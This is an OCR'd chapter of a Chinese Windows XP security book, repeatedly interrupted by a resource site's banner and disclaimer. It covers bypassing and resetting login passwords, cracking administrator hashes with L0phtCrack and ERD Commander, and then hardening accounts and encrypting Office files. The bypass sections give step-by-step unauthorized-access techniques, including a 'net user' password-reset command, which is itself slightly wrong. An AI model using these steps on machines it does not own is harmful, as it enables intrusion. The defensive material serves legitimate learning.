在不知道用户登录密码的情况下，可以使用 Administrator 账户登录，具体方法如下。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 首先启动计算机，在出现开机画面后按下 F8 键进入“Windows 高级选项菜单”界面，在该界面中选择“安全模式”选项。




步骤 02 按下 Enter 键进入“请选择要启动的操作系统”界面，选择 Microsoft Windows XP Professional 选项。



步骤 03 按下 Enter 键启动 Windows XP 操作系统，进入系统登录界面，此时会看到 Administrator 账户。



步骤 04 单击 Administrator 账户，在弹出的文本框中输入密码（如果系统没有设置密码，则直接进入系统），按下 Enter 键即可进入系统。



强制清除管理员密码

在 Windows XP 中提供了 net user 命令，利用该命令可以添加、修改用户账户信息。现在以恢复本地用户 li 的口令为例，来介绍忘记登录密码的解决方法。

步骤 01 首先启动计算机，在出现开机画面后按下 F8 键，进入“Windows 高级选项菜单”界面，在该界面中选择“带命令行提示的安全模式”选项。




步骤 02 运行过程结束后，会列出系统超级用户 Administrator 和本地用户 li 的选择菜单，单击 Administrator 进入命令行模式。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 03 键入命令：net user li 123456 /add，强制将 li 用户的口令更改为 123456。



步骤 04 重新启动计算机，选择正常模式下运行，即可用更改后的口令 123456，以 li 用户完成登录。



创建密码恢复盘

人的记忆力并不是非常可靠，谁都有可能忘记密码。此时，可使用 Windows XP 系统自带的创建账号密码恢复盘功能，创建一个密码恢复盘，以便用户忘记账户密码后进行恢复。

创建密码恢复盘的具体操作步骤如下。


步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口，双击“用户账户”图标，打开“用户账户”窗口。



步骤 02 单击要创建密码恢复盘的账户图标，打开“您想要更改您的账户的什么？”窗口。




步骤 03 在左侧任务窗格中，单击“阻止一个已忘记的密码”超级链接，弹出“忘记密码向导”对话框，单击“下一步”按钮。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 04 进入“创建密码重设盘”页面，单击“下一步”按钮。



步骤 05 进入“当前用户账户密码”页面，在下面的文本框中输入当前用户密码。



步骤 06 单击“下一步”按钮，开始创建密码重设盘，并显示创建进度。



步骤 07 当显示进程完成后，单击“下一步”按钮，进入下一页面。单击“完成”按钮，即可完成密码重设盘的创建。




使用密码恢复软件

黑客在攻击目标计算机时，首先会尝试破解系统管理员密码，以便获得系统的最高权限，从而控制整个计算机系统。这里介绍使用 ERD Commander 2005 来更改 Windows XP 系统管理员账户密码。

1. 本地破解

具体的操作步骤如下。

步骤 01 从网上下载的 ERD Commander 2005 软件制作成一个启动光盘。用 ERD Commander 2005 启动系统，并自动完成网络设置等操作。当出现如下图所示的对话框时，选中“运行 ERD Commander”单选按钮，如下图所示。



步骤 02 ERD Commander 将自动搜索硬盘中安装的 Windows 操作系统。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 03 选择需要破解密码的操作系统，单击“确定”按钮，等待片刻即可进入 ERD Commander 操作界面，如下图所示。



步骤 04 执行“开始 > 系统工具 >Locksmith（密码管理）”命令，打开密码设置向导，如下图所示。



步骤 05 单击“下一步”按钮，用户可以在显示的对话框中选择需要重新设置的账户名称，并重新设置密码，如下图所示。




步骤 06 设置完成后，取出 ERD Commander 2005 启动光盘，重新启动操作系统，即可使用重新设置的密码进行登录。

2. 远程破解

远程破解系统管理员密码的方法，除了使用暴力破解外，还可使用 L0phtCrack（简称 LC）V5.0 进行破解，但需要通过其他手段建立系统管理员连接。

下面介绍使用 LC 破解 Windows 系统管理员密码的具体操作方法。

步骤 01 安装 LC 5 后，执行“开始 > 程序 > LC 5>LC 5”命令，启动该程序打开“LC 5 向导”对话框。



步骤 02 单击“下一步”按钮，打开“取得加密口令”对话框，在其中用户可选择导入加密文件的方法。这里选择“从本地机器导入”单选按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 03 单击“下一步”按钮，用户可选择密码的破解方式，这里选择“普通口令破解”单选按钮。



步骤 04 单击“下一步”按钮，设置在破解之后报告的显示样式。



步骤 05 单击“下一步”按钮，即可显示先前设置的选项列表。



步骤 06 单击“完成”按钮，LC 5 开始破解当前系统中所有系统管理员的账户及其密码，并显示在其列表中。



加强管理员账户的安全

为了使自己的管理员账户密码不被盗取，用户需要在平时加强对 Windows 操作系统账户密码的管理。

● 更改与伪造管理员账户

在系统中 Administrator 账户是默认的系统管理员账户，而且无法轻易删除，同时，绝大多数用户都使用这个系统管理员账户来操作计算机系统，但却没有对该账户进行更深一级的保护措施。黑客使用扫描工具和攻击工具，轻易就可对 Administrator 账户密码进行猜解，因此，对 Administrator 账户加以保护是非常必要的。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

练习 更改系统管理员账户设置

对Administrator账户进行保护的最直接的方法是删除，其次是更改名称，这样可以使黑客的扫描工具无法寻找到Administrator账户名称，从而避免密码被破解。
下面介绍更改Administrator账户名称的具体方法。


步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口。双击“管理工具”图标，进入“管理工具”窗口。



步骤 02 在“管理工具”窗口中双击“计算机管理”图标，打开“计算机管理”窗口。




步骤 03 在左窗格中展开“系统工具 > 本地用户和组”选项，选择“用户”选项。




步骤 04 在右窗格中选中 Administrator 账户名称并右击，弹出其快捷菜单，其中包括“设置密码”、“所有任务”、“删除”、“重命名”、“属性”、“帮助”等命令选项。



步骤 05 选择“设置密码”命令，系统将显示一个提示信息框。



步骤 06 单击“继续”按钮，在打开的对话框中设置密码，完成后单击“确定”按钮。弹出提示密码已设置的对话框，再次单击“确定”按钮完成密码设置。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 如果用户需要更彻底地保护自己的计算机系统，则可将 Administrator 账户删除。在快捷菜单中选择“删除”命令，系统弹出提示信息框。



步骤 08 单击“是”按钮，即可删除 Administrator 账户，返回“本地用户和组”窗口即可查看删除结果。



步骤 09 在快捷菜单中选择“重命名”命令，则 Administrator 账户名称处于可修改状态，删除原来的名称并输入新的名称，即可修改系统管理员账户名称。




一招鲜 重命名时的注意事项

修改后的名称不要使用 Admin、root 等系统常用的名称，否则仍然等同于系统默认的管理员账号。


练习 伪造陷阱账户

除了上面讲述的系统账号保护方法之外，用户还可以在上述操作的基础上，再重新创建一个名称为Administraotr的账号，但不赋予该账号任何权限，并且为其设置一个高度复杂的密码，然后对该账号启用审核功能。如果黑客对该账号进行攻击，则会无劳而返。设置账号陷阱的具体操作步骤如下。

步骤 01 打开“计算机管理”窗口，依次展开“系统工具 > 本地用户和组 > 用户”选项，在右窗格的空白处右击，弹出快捷菜单选择“新用户”命令。



步骤 02 打开“新用户”对话框，在“用户名”和“全名”文本框中输入 Administrator，然后在“密码”和“确认密码”文本框中设置高度复杂的密码，并勾选“用户不能更改密码”和“密码永不过期”复选框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 03 单击“创建”按钮，即可在系统用户列表中发现多出一个 Administrator 账号。



步骤 04 右击该账号，在弹出的快捷菜单中选择“属性”命令，打开“Administrator 属性”对话框。



步骤 05 单击“添加”按钮，打开“选择组”对话框。



步骤 06 单击“高级”按钮，展开该对话框的更多功能选项。单击“立即查找”按钮，即可显示出当前系统中所有的组。



步骤 07 选择 Guests 用户组，单击“确定”按钮，即可将其添加到“输入对象名称来选择”文本框中。



步骤 08 单击“确定”按钮，将 Guests 用户组添加到“Administrator 属性”对话框中的“隶属于”列表框中。



步骤 09 在“隶属于”列表框中选中 Users 用户组，单击“删除”按钮将其删除，即可完成系统账号陷阱的设置。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



不过，这样还不够完美，稍有经验的黑客都会从本地或 Terminal Service 的登录界面中，查看到登录过的用户名，识破我们的陷阱。因此还需要禁止显示登录过的用户名。

步骤 10 打开“控制面板”窗口，依次双击“管理工具 > 本地安全策略”图标。



步骤 11 打开“本地安全设置”窗口，依次展开“本地策略 > 安全选项”选项，在右窗格中找到并右击“交互式登录：不显示上次的用户名”选项，在弹出的快捷菜单中选择“属性”命令。




步骤 12 在打开的对话框中选择“已启用”单选按钮，单击“确定”按钮，即可完成操作，使系统不再显示登录过的用户名称。



强健操作系统管理员密码

Windows 木马大盗与其他木马一样，具有密码盗取功能，只是该木马程序所产生的文件及路径有所不同。下面就来看看如何防范 Windows 密码大盗。

步骤 01 在“运行”对话框中输入 Luermgr.msc 命令，单击“确定”按钮。



步骤 02 打开“本地用户和组”窗口，并在左窗格中单击选中“组”选项。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在右窗格中双击 Administrator 选项，打开“Administrator 属性”对话框。




步骤 04 在该对话框的“成员”列表框中，选中 Windows 密码大盗创建的 Admin 账号，单击“删除”按钮将其删除。也可以在“用户”选项下找到该账号并右击，在弹出的快捷菜单中选择“属性”命令，打开对话框勾选“账号已停用”复选框。




步骤 05 在“运行”对话框中输入 gpedit.msc 命令，按下 Enter 键打开“组策略”窗口，依次展开“计算机配置 >Windows 设置 > 安全设置 > 账户策略 > 密码策略”选项。



步骤 06 在右窗格中双击“密码必须符合复杂性要求”选项，打开其属性对话框，单击选择“已启用”单选按钮后，单击“确定”按钮。




步骤 07 返回“组策略”对话框，在右窗格中双击“密码长度最小值”选项，打开其属性对话框，在该对话框中设置密码最小长度为 6。单击“确定”按钮完成设置。



步骤 08 此时对账号密码的创建做了相应的要求，如果密码过于简单或者没有满足 6 位的要求，系统将会弹出错误提示信息。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



加强对Guest账户权限的管理

停用 Guest 账号不太现实，尤其在局域网共享中，Guest 账号使用起来还是比较方便的。可是使用 Guest 就意味着存在很大的安全隐患，此时，只要用户对其设定相关的操作权限，限制其操作范围，既可以防止黑客的利用又可以享受 Guest 账号的便利。设置 Guest 账号操作权限的具体操作步骤如下。

步骤 01 在“运行”对话框中输入 gpedit.ms”命令，单击“确定”按钮。




步骤 02 打开“组策略”窗口，依次展开“计算机配置 >Windows 设置 > 安全设置 > 本地策略 > 安全选项”选项。



步骤 03 在右窗格中双击“网络访问：不允许SAM帐号和共享的”选项，打开其属性对话框，单击选择“已启用”单选按钮。单击“确定”按钮完成设置。



步骤 04 打开“控制面板”窗口，依次双击“管理工具 > 本地安全策略”图标，打开“本地安全设置”窗口，并选择“IP 安全策略，在本地计算机”选项。




步骤 05 在右窗格中双击“安全服务器（需要安全）”选项，打开“安全服务器（需要安全）属性”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 选中“所有IP通讯量”选项，单击“编辑”按钮打开“编辑规则属性”对话框。切换到“连接类型”选项卡，选择“远程访问”单选按钮，单击“确定”按钮完成设置。



为文件加密

为了保障系统中各种文件的安全，可以分别对不同的文件进行加密，当然其方式也各不相同，下面将详细讲解为各种文件加密的方法。

● 为Word文档加密

Word 自身就提供了简单的加密功能，可通过设置轻松实现为 Word 文档的加密。具体的操作步骤如下。

步骤 01 打开需加密的文档，单击“文件”按钮，在打开的 Backstage 视图中选择“另存为”选项。




步骤 02 打开“另存为”对话框，单击“工具”按钮，在弹出的菜单中选择“常规选项”命令。




步骤 03 打开“常规选项”对话框，分别设置打开当前文档时的密码，及修改当前文档时的密码（这两个密码可以相同，也可以不同）。



步骤 04 单击“确定”按钮打开“确认密码”对话框，在“请再次键入打开文件时的密码”文本框中输入打开该文件的密码。



步骤 05 单击“确定”按钮，打开“确认密码”对话框，在“请再次键入修改文件时的密码”文本框中输入修改该文件的密码。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“确定”按钮，返回到“另存为”对话框中，在“文件名”文本框中输入保存文件的名称。



步骤 07 单击“保存”按钮保存。当再次打开时，将会弹出“密码”对话框，提示用户键入打开文件所需的密码。



为Excel表格加密

Excel 是最常用的办公软件之一，大多数报表编辑都是在 Excel 中完成的，这就必然会涉及到一些隐私的、机密的文件安全问题。本节就来介绍对 Excel 文件加密解密的具体操作。


练习 加密解密Excel工作表

Excel工作表自身提供了简单的密码加密功能，使用该功能加密解密Excel工作表的具体操作步骤如下。


步骤 01 当编辑好电子表格中的内容后，在“审阅”选项卡下单击“保护工作表”按钮。



